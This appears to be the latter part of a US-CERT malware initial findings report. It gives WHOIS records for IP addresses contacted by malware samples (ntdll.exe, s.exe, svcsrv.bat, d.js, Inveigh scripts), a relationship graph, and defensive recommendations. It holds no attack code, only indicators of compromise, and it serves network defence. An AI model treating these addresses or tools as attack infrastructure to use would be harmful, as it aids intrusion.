admin-c: OO28-AFRINIC
tech-c: OO28-AFRINIC
mnt-ref: AFRINIC-HM-MNT
mnt-ref: DCC-NETWORKS-MNT
notify:
notify:
mnt-by: AFRINIC-HM-MNT
changed: 20100812
changed: 20151012
changed: 20161006
changed: 20170515
source: AFRINIC

person: OCC Osuagwu
address: DCC Networks
Block 54A, Plot 10
Adebayo Doherty Road
Off Admiralty Road
Lekki Phase 1, Lagos
phone: +2348039601465
fax-no: +23412705998
e-mail:
nic-hdl: OO28-AFRINIC
notify:
changed: 20100713
source: AFRINIC

Relationships

(I) 41.78.157.34	Characterized_By	(W) inetnum: 41.7
(I) 41.78.157.34	Connected_From	(F) ntdll.exe (8943e)

176.53.11.130

Whois

inetnum: 176.53.11.128 - 176.53.11.191
netname: x08082016-31989
descr: x08082016 - IPv4 Network
remarks: --
remarks: Using for dedicated server and co-location services.
remarks: Please send abuse reports to
remarks: --
country: TR
admin-c: RLA11-RIPE
tech-c: RLA11-RIPE
status: ASSIGNED PA
mnt-by: AS42926-MNT
mnt-lower: AS42926-MNT
mnt-routes: AS42926-MNT

notify:
created: 2016-06-12T07:00:23Z
last-modified: 2016-08-08T11:31:18Z
source: RIPE

role: RADORE LIR
address: Buyukdere Cad. No.171 Metrocity AVM -4 Kat D.39-46S 34394 ISTANBUL TURKEY
phone: +90 212 344 04 04
e-mail:
org: ORG-RHTH1-RIPE
admin-c: RNOC6-RIPE
tech-c: RNOC6-RIPE
nic-hdl: RLA11-RIPE
notify:
abuse-mailbox:
mnt-by: AS42926-MNT
created: 2008-02-01T23:57:10Z
last-modified: 2016-06-15T02:31:35Z
source: RIPE

route: 176.53.11.0/24
descr: AS42926-NETWORK
origin: AS42926
mnt-by: AS42926-MNT
notify:
created: 2011-05-26T09:21:50Z
last-modified: 2011-05-26T09:21:50Z
source: RIPE

Relationships

(I) 176.53.11.130	Characterized_By	(W) inetnum: 176.
(I) 176.53.11.130	Connected_From	(F) ntdll.exe (8943e)

82.222.188.18

Whois

inetnum: 82.222.0.0 - 82.222.255.255
netname: TR-BILISIMTELEKOM-20031219
country: TR
org: ORG-BTHA1-RIPE
admin-c: TK2426-RIPE
tech-c: TK2426-RIPE
status: ALLOCATED PA
notify:
mnt-by: RIPE-NCC-HM-MNT
mnt-lower: MNT-TELLCOM
mnt-domains: MNT-TELLCOM
mnt-routes: MNT-TELLCOM
created: 2003-12-19T10:06:19Z
last-modified: 2016-04-14T09:33:53Z
source: RIPE

organisation: ORG-BTHA1-RIPE
org-name: TELLCOM ILETISIM HIZMETLERI A.S.
org-type: LIR
address: Yeni Mahalle Pamukkale Sokak No 3 Soganlik - Kartal
address: 34880
address: ISTANBUL
address: TURKEY
phone: +90 850 222 1 222
fax-no: +90 850 222 1 222
descr: TELLCOM ILETISIM HIZMETLERI A.S.
e-mail:
abuse-c: AR17328-RIPE
admin-c: ED3434-RIPE
admin-c: EE21-RIPE
admin-c: AI1848-RIPE

admin-c: EA5625-RIPE
admin-c: TK2426-RIPE
admin-c: MK12212-RIPE
mnt-ref: MNT-TELLCOM
mnt-ref: RIPE-NCC-HM-MNT
tech-c: AI1848-RIPE
tech-c: TK2426-RIPE
mnt-by: RIPE-NCC-HM-MNT
created: 2005-04-08T13:04:19Z
last-modified: 2017-01-19T12:00:22Z
source: RIPE

person: TEKNIK KONTAK
address: Salih Tozan Sk. Karamancilar Is Mrkz. C Blok No:16 34394 Esentepe/Sisli/ISTANBUL TR
phone: +90 850 222 4662
nic-hdl: TK2426-RIPE
mnt-by: MNT-TELLCOM
created: 2006-02-07T11:52:58Z
last-modified: 2016-03-16T21:07:30Z
source: RIPE

route: 82.222.188.0/24
descr: Avrupa Kurumsal Lan
origin: AS34984
mnt-by: MNT-TELLCOM
mnt-routes: MNT-TELLCOM
created: 2011-06-21T11:33:53Z
last-modified: 2011-06-21T11:33:53Z
source: RIPE

Relationships

(I) 82.222.188.18	Characterized_By	(W) inetnum: 82.2
(I) 82.222.188.18	Connected_From	(F) ntdll.exe (8943e)

130.25.10.158

Whois

inetnum: 130.25.0.0 - 130.25.127.255
netname: VODAFONE-IT-63
descr: IP addresses assigned for VF DSL customers
country: IT
admin-c: VI745-RIPE
tech-c: VI745-RIPE
status: ASSIGNED PA
mnt-by: VODAFONE-IT-MNT
created: 2011-10-17T13:58:27Z
last-modified: 2011-11-22T14:53:03Z
source: RIPE

role: Vodafone Italy
address: Via Jervis, 13
address: Ivrea (TO)
address: ITALY
remarks: **********
remarks: For any abuse or spamming issue,
remarks: please send an email to:
remarks:
e-mail:
abuse-mailbox:
remarks: **********
remarks: For any communication about RIPE objects registration
remarks: please send an email to:
remarks:
remarks: **********
admin-c: VIIA1-RIPE
tech-c: VIIA1-RIPE

nic-hdl: VI745-RIPE
mnt-by: VODAFONE-IT-MNT
created: 2011-10-27T12:50:34Z
last-modified: 2014-01-07T13:24:38Z
source: RIPE

route: 130.25.0.0/16
descr: IP route for VF DSL customers
origin: AS30722
mnt-by: VODAFONE-IT-MNT
created: 2011-10-17T14:03:15Z
last-modified: 2011-10-17T14:03:15Z
source: RIPE

Relationships

(I) 130.25.10.158	Characterized_By	(W) inetnum: 130.
(I) 130.25.10.158	Connected_From	(F) ntdll.exe (8943e)

41.205.61.221

Whois

IP Location Angola Angola Luanda Tv Cabo Angola Lda
ASN Angola AS36907 TVCaboAngola, AO (registered Jun 09, 2006)
Resolve Host cust221-61.205.41.netcabo.co.ao
Whois Server
IP Address 41.205.61.221

Relationships

(I) 41.205.61.221	Characterized_By	(W) IP Location Angola
(I) 41.205.61.221	Connected_From	(F) ntdll.exe (8943e)

5.150.143.107

Whois

inetnum: 5.150.143.96 - 5.150.143.127
netname: K-COMM-KPNQwestItaliaSpa
descr: KPNQwest Italia Spa
descr: MILANO MI
country: IT
admin-c: MF641-RIPE
tech-c: PL1350-RIPE
tech-c: MV957-RIPE
remarks: ----------
remarks: Abuse and SPAM:
remarks: ----------
notify:
status: ASSIGNED PA
mnt-by: AS5602-MNT
created: 2013-11-04T13:28:15Z
last-modified: 2016-02-16T16:56:38Z
source: RIPE

person: Marco Fiorentino
address: KPNQwest Italia S.p.a.
address: Via Leopardi, 9
address: I-20123 Milano - Italy
phone: +39 02 438191
fax-no: +39 02 48013716
e-mail:
nic-hdl: MF641-RIPE
mnt-by: AS5602-MNT
created: 1970-01-01T00:00:00Z
last-modified: 2003-08-01T08:13:27Z
source: RIPE

person: Network Team

address: KPNQwest Italia S.p.a.
address: via Leopardi, 9
address: I-20123 Milano - MI
address: Italy
phone: +39 02 438191
fax-no: +39 02 48013716
e-mail:
nic-hdl: MV957-RIPE
mnt-by: AS5602-MNT
created: 2002-09-04T11:49:49Z
last-modified: 2015-03-26T09:28:32Z
source: RIPE

person: Paolo Livio
address: KPNQwest Italia SpA
address: via Leopardi, 9
address: I-20123 Milano - MI
address: Italy
phone: +39 02 438191
fax-no: +39 02 48013716
e-mail:
nic-hdl: PL1350-RIPE
mnt-by: AS5602-MNT
created: 2003-02-26T11:56:34Z
last-modified: 2013-03-01T13:07:32Z
source: RIPE

route: 5.150.128.0/20
descr: KPNQwest Italia SpA netblock
origin: AS5602
notify:
mnt-by: AS5602-MNT
created: 2013-04-26T14:51:37Z
last-modified: 2013-04-26T14:51:37Z
source: RIPE

Relationships

(I) 5.150.143.107	Characterized_By	(W) inetnum: 5.15
(I) 5.150.143.107	Connected_From	(F) ntdll.exe (8943e)

193.213.49.115

Whois

inetnum: 193.213.48.0 - 193.213.63.255
netname: NO-TELENOR-NORGE-XDSL-CUSTOMERS-21-NET
descr: Telenor Norge xDSL customers
country: NO
admin-c: TBS-RIPE
tech-c: TBS-RIPE
status: ASSIGNED PA
remarks: INFRA-AW
mnt-by: TNXHM-MNT
created: 2015-10-28T11:08:02Z
last-modified: 2015-10-28T11:08:02Z
source: RIPE

role: TBS AS - Customer Internet Access
address: Telenor Norge AS
address: Snaroyveien 30
address: NO-1360 Fornebu
address: Norway
phone: +47 67890000
e-mail:
abuse-mailbox:
admin-c: EOE-RIPE
tech-c: EOE-RIPE
tech-c: IMH7-RIPE

nic-hdl: TBS-RIPE
mnt-by: TNXHM-MNT
created: 2002-09-12T07:26:31Z
last-modified: 2016-03-08T15:42:26Z
source: RIPE

route: 193.212.0.0/14
descr: Telenor Norge AS
origin: AS2119
mnt-by: AS2119-MNT
created: 1970-01-01T00:00:00Z
last-modified: 2012-01-02T23:13:53Z
source: RIPE

Relationships

(I) 193.213.49.115	Characterized_By	(W) inetnum: 193.
(I) 193.213.49.115	Connected_From	(F) ntdll.exe (8943e)

195.87.199.197

Whois

inetnum: 195.87.0.0 - 195.87.255.255
netname: TR-VFNET-960726
country: TR
org: ORG-bIHA1-RIPE
admin-c: BTB10-RIPE
tech-c: BTB10-RIPE
status: ALLOCATED PA
notify:
mnt-by: RIPE-NCC-HM-MNT
mnt-by: MNT-BORUSAN
mnt-lower: MNT-BORUSAN
mnt-routes: MNT-BORUSAN
created: 2002-01-09T07:54:11Z
last-modified: 2016-06-02T11:27:20Z
source: RIPE

organisation: ORG-bIHA1-RIPE
org-name: VODAFONE NET ILETISIM HIZMETLERI ANONIM SIRKETI
org-type: LIR
address: BUYUKDERE CAD. No.251
address: 34398
address: Maslak / Sisli / Istanbul
address: TURKEY
phone: +902123555100
fax-no: +902123470470
e-mail:
admin-c: SE4047-RIPE
admin-c: YP419-RIPE
abuse-c: BTB10-RIPE
mnt-ref: RIPE-NCC-HM-MNT
mnt-ref: MNT-BORUSAN
mnt-by: RIPE-NCC-HM-MNT
mnt-by: MNT-BORUSAN
created: 2004-04-17T12:07:12Z
last-modified: 2016-06-02T11:27:17Z
source: RIPE

role: Borusan Telekom Backbone Group
address: Buyukdere Caddesi No:112
address: 34394 Esentepe
address: Istanbul - TURKEY
phone: +90 212 355 5151
fax-no: +90 212 355 5165
e-mail:
admin-c: YP419-RIPE
admin-c: HE2215-RIPE

admin-c: BG4907-RIPE
admin-c: MO5556-RIPE
tech-c: YP419-RIPE
tech-c: HE2215-RIPE
tech-c: BG4907-RIPE
tech-c: MO5556-RIPE
nic-hdl: BTB10-RIPE
abuse-mailbox:
notify:
mnt-by: MNT-BORUSAN
created: 2006-03-08T11:54:46Z
last-modified: 2017-02-16T12:09:46Z
source: RIPE

route: 195.87.199.0/24
descr: Borusan Telekom
origin: AS15924
mnt-by: MNT-BORUSAN
notify:
created: 2017-02-24T13:32:11Z
last-modified: 2017-02-24T13:32:11Z
source: RIPE

route: 195.87.199.0/24
descr: VODAFONE NET (CAMLICA)
origin: AS8386
mnt-by: KOCNET-NCC
created: 2012-08-28T19:38:03Z
last-modified: 2012-08-28T19:38:03Z
source: RIPE

Relationships

(I) 195.87.199.197	Characterized_By	(W) inetnum: 195.
(I) 195.87.199.197	Connected_From	(F) ntdll.exe (8943e)

167.114.44.147

Whois

NetRange: 167.114.44.144 - 167.114.44.159
CIDR: 167.114.44.144/28
NetName: OVH-CUST-2693234
NetHandle: NET-167-114-44-144-1
Parent: OVH-ARIN-8 (NET-167-114-0-0-1)
NetType: Reassigned
OriginAS: AS16276
Customer: Private Customer (C06138365)
RegDate: 2016-05-29
Updated: 2016-05-29
Ref: https[:]//whois.arin.net/rest/net/NET-167-114-44-144-1

CustName: Private Customer
Address: Private Residence
City: Bentong
StateProv:
PostalCode: 28700
Country: MY
RegDate: 2016-05-29
Updated: 2016-05-29
Ref: https[:]//whois.arin.net/rest/customer/C06138365

OrgTechHandle: NOC11876-ARIN
OrgTechName: NOC
OrgTechPhone: +1-855-684-5463
OrgTechEmail:
OrgTechRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

OrgAbuseHandle: ABUSE3956-ARIN

OrgAbuseName: Abuse
OrgAbusePhone: +1-855-684-5463
OrgAbuseEmail:
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/ABUSE3956-ARIN

RAbuseHandle: NOC11876-ARIN
RAbuseName: NOC
RAbusePhone: +1-855-684-5463
RAbuseEmail:
RAbuseRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RNOCHandle: NOC11876-ARIN
RNOCName: NOC
RNOCPhone: +1-855-684-5463
RNOCEmail:
RNOCRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RTechHandle: NOC11876-ARIN
RTechName: NOC
RTechPhone: +1-855-684-5463
RTechEmail:
RTechRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

NetRange: 167.114.0.0 - 167.114.255.255
CIDR: 167.114.0.0/16
NetName: OVH-ARIN-8
NetHandle: NET-167-114-0-0-1
Parent: NET167 (NET-167-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS16276
Organization: OVH Hosting, Inc. (HO-2)
RegDate: 2014-08-29
Updated: 2014-09-02
Ref: https[:]//whois.arin.net/rest/net/NET-167-114-0-0-1

OrgName: OVH Hosting, Inc.
OrgId: HO-2
Address: 800-1801 McGill College
City: Montreal
StateProv: QC
PostalCode: H3A 2N4
Country: CA
RegDate: 2011-06-22
Updated: 2017-01-28
Ref: https[:]//whois.arin.net/rest/org/HO-2

OrgTechHandle: NOC11876-ARIN
OrgTechName: NOC
OrgTechPhone: +1-855-684-5463
OrgTechEmail:
OrgTechRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

OrgAbuseHandle: ABUSE3956-ARIN
OrgAbuseName: Abuse
OrgAbusePhone: +1-855-684-5463
OrgAbuseEmail:
OrgAbuseRef: https[:]//whois.arin.net/rest/poc/ABUSE3956-ARIN

RAbuseHandle: NOC11876-ARIN
RAbuseName: NOC
RAbusePhone: +1-855-684-5463
RAbuseEmail:
RAbuseRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RNOCHandle: NOC11876-ARIN
RNOCName: NOC
RNOCPhone: +1-855-684-5463
RNOCEmail:
RNOCRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

RTechHandle: NOC11876-ARIN
RTechName: NOC
RTechPhone: +1-855-684-5463
RTechEmail:
RTechRef: https[:]//whois.arin.net/rest/poc/NOC11876-ARIN

Relationships

(I) 167.114.44.147	Characterized_By	(W) NetRange: 167.
(I) 167.114.44.147	Connected_From	(F) s.exe (04738)

5.153.58.45

Relationships

(I) 5.153.58.45	Connected_From	(F) svcsrv.bat (61c90)

Relationship Summary

(F) d.js (a07aa)	Connected_To	(I) 187.130.251.249
(F) d.js (a07aa)	Connected_To	(I) 184.154.150.66
(I) 187.130.251.249	Connected_From	(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)
(I) 187.130.251.249	Characterized_By	(W) inetnum: 187.128
(I) 187.130.251.249	Connected_From	(F) d.js (a07aa)
(I) 184.154.150.66	Characterized_By	(W) NetRange: 184.
(I) 184.154.150.66	Connected_From	(F) d.js (a07aa)
(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)	Connected_To	(I) 187.130.251.249
(F) ntdll.exe (8943e)	Connected_To	(I) 2.229.10.193
(F) ntdll.exe (8943e)	Connected_To	(I) 41.78.157.34
(F) ntdll.exe (8943e)	Connected_To	(I) 176.53.11.130
(F) ntdll.exe (8943e)	Connected_To	(I) 82.222.188.18
(F) ntdll.exe (8943e)	Connected_To	(I) 130.25.10.158
(F) ntdll.exe (8943e)	Connected_To	(I) 41.205.61.221
(F) ntdll.exe (8943e)	Connected_To	(I) 5.150.143.107
(F) ntdll.exe (8943e)	Connected_To	(I) 193.213.49.115
(F) ntdll.exe (8943e)	Connected_To	(I) 195.87.199.197
(I) 2.229.10.193	Characterized_By	(W) inetnum: 2.22
(I) 2.229.10.193	Connected_From	(F) ntdll.exe (8943e)
(I) 41.78.157.34	Characterized_By	(W) inetnum: 41.7
(I) 41.78.157.34	Connected_From	(F) ntdll.exe (8943e)
(I) 176.53.11.130	Characterized_By	(W) inetnum: 176.
(I) 176.53.11.130	Connected_From	(F) ntdll.exe (8943e)
(I) 82.222.188.18	Characterized_By	(W) inetnum: 82.2
(I) 82.222.188.18	Connected_From	(F) ntdll.exe (8943e)
(I) 130.25.10.158	Characterized_By	(W) inetnum: 130.
(I) 130.25.10.158	Connected_From	(F) ntdll.exe (8943e)
(I) 41.205.61.221	Characterized_By	(W) IP Location Angola
(I) 41.205.61.221	Connected_From	(F) ntdll.exe (8943e)
(I) 5.150.143.107	Characterized_By	(W) inetnum: 5.15
(I) 5.150.143.107	Connected_From	(F) ntdll.exe (8943e)
(I) 193.213.49.115	Characterized_By	(W) inetnum: 193.
(I) 193.213.49.115	Connected_From	(F) ntdll.exe (8943e)
(I) 195.87.199.197	Characterized_By	(W) inetnum: 195.

(I) 195.87.199.197	Connected_From	(F) ntdll.exe (8943e)
(F) s.exe (04738)	Connected_To	(I) 167.114.44.147
(I) 167.114.44.147	Characterized_By	(W) NetRange: 167.
(I) 167.114.44.147	Connected_From	(F) s.exe (04738)
(F) Inveigh.ps1 (aa905)	Related_To	(F) Inveigh-Relay.ps1 (5dbef)
(F) Inveigh.ps1 (aa905)	Related_To	(F) svcsrv.bat (61c90)
(F) Inveigh-Relay.ps1 (5dbef)	Related_To	(F) Inveigh.ps1 (aa905)
(F) svcsrv.bat (61c90)	Connected_To	(I) 5.153.58.45
(F) svcsrv.bat (61c90)	Related_To	(F) Inveigh.ps1 (aa905)
(F) svcsrv.bat (61c90)	Characterized_By	(S) Svcsrv.bat_screenshot.png
(S) Svcsrv.bat_screenshot.png	Characterizes	(F) svcsrv.bat (61c90)
(I) 5.153.58.45	Connected_From	(F) svcsrv.bat (61c90)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) list.txt (61e26)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) Ps.exe (aeee9)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) SD.bat (7dbfa)
(F) list.txt (61e26)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) list.txt (61e26)	Resolved_To	(F) SD.bat (7dbfa)
(F) Ps.exe (aeee9)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) Ps.exe (aeee9)	Related_To	(F) SD.bat (7dbfa)
(F) SD.bat (7dbfa)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) SD.bat (7dbfa)	Related_To	(F) Ps.exe (aeee9)
(F) SD.bat (7dbfa)	Resolved_To	(F) list.txt (61e26)
(W) NetRange: 167.	Characterizes	(I) 167.114.44.147
(W) inetnum: 195.	Characterizes	(I) 195.87.199.197
(W) inetnum: 193.	Characterizes	(I) 193.213.49.115
(W) inetnum: 5.15	Characterizes	(I) 5.150.143.107
(W) IP Location Angola	Characterizes	(I) 41.205.61.221
(W) inetnum: 130.	Characterizes	(I) 130.25.10.158
(W) inetnum: 82.2	Characterizes	(I) 82.222.188.18
(W) inetnum: 176.	Characterizes	(I) 176.53.11.130
(W) inetnum: 41.7	Characterizes	(I) 41.78.157.34
(W) inetnum: 2.22	Characterizes	(I) 2.229.10.193
(W) NetRange: 184.	Characterizes	(I) 184.154.150.66
(W) inetnum: 187.128	Characterizes	(I) 187.130.251.249

Mitigation Recommendations

US-CERT recommends monitoring activity to the following domain(s) and/or IP(s) as a potential indicator of infection:

- 2.229.10.193
- 41.78.157.34
- 176.53.11.130
- 82.222.188.18
- 130.25.10.158
- 41.205.61.221
- 193.213.49.115
- 195.87.199.197
- 167.114.44.147
- 5.153.58.45
- 187.130.251.249
- 184.154.150.66
- 5.150.143.107

US-CERT would like to remind users and administrators of the following best practices to strengthen the security posture of their organization's systems:

- Maintain up-to-date antivirus signatures and engines.
- Restrict users' ability (permissions) to install and run unwanted software applications.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Keep operating system patches up-to-date.
- Enable a personal firewall on agency workstations.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumbdrives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats; implement appropriate ACLs.

Contact Information

- 1-888-282-0870
- soc@us-cert.gov (UNCLASS)
- us-cert@dhs.sgov.gov (SIPRNET)
- us-cert@dhs.ic.gov (JWICS)

US-CERT continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at the following URL: https://forms.us-cert.gov/ncsd-feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most instances this report will provide initial indicators for computer and network defense. To request additional analysis, please contact US-CERT and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should be directed to the US-CERT Security Operations Center at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to US-CERT? Malware samples can be submitted via three methods. Contact us with any questions.

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov/malware (anonymous)

US-CERT encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and phishing-related scams. Reporting forms can be found on US-CERT's homepage at www.us-cert.gov.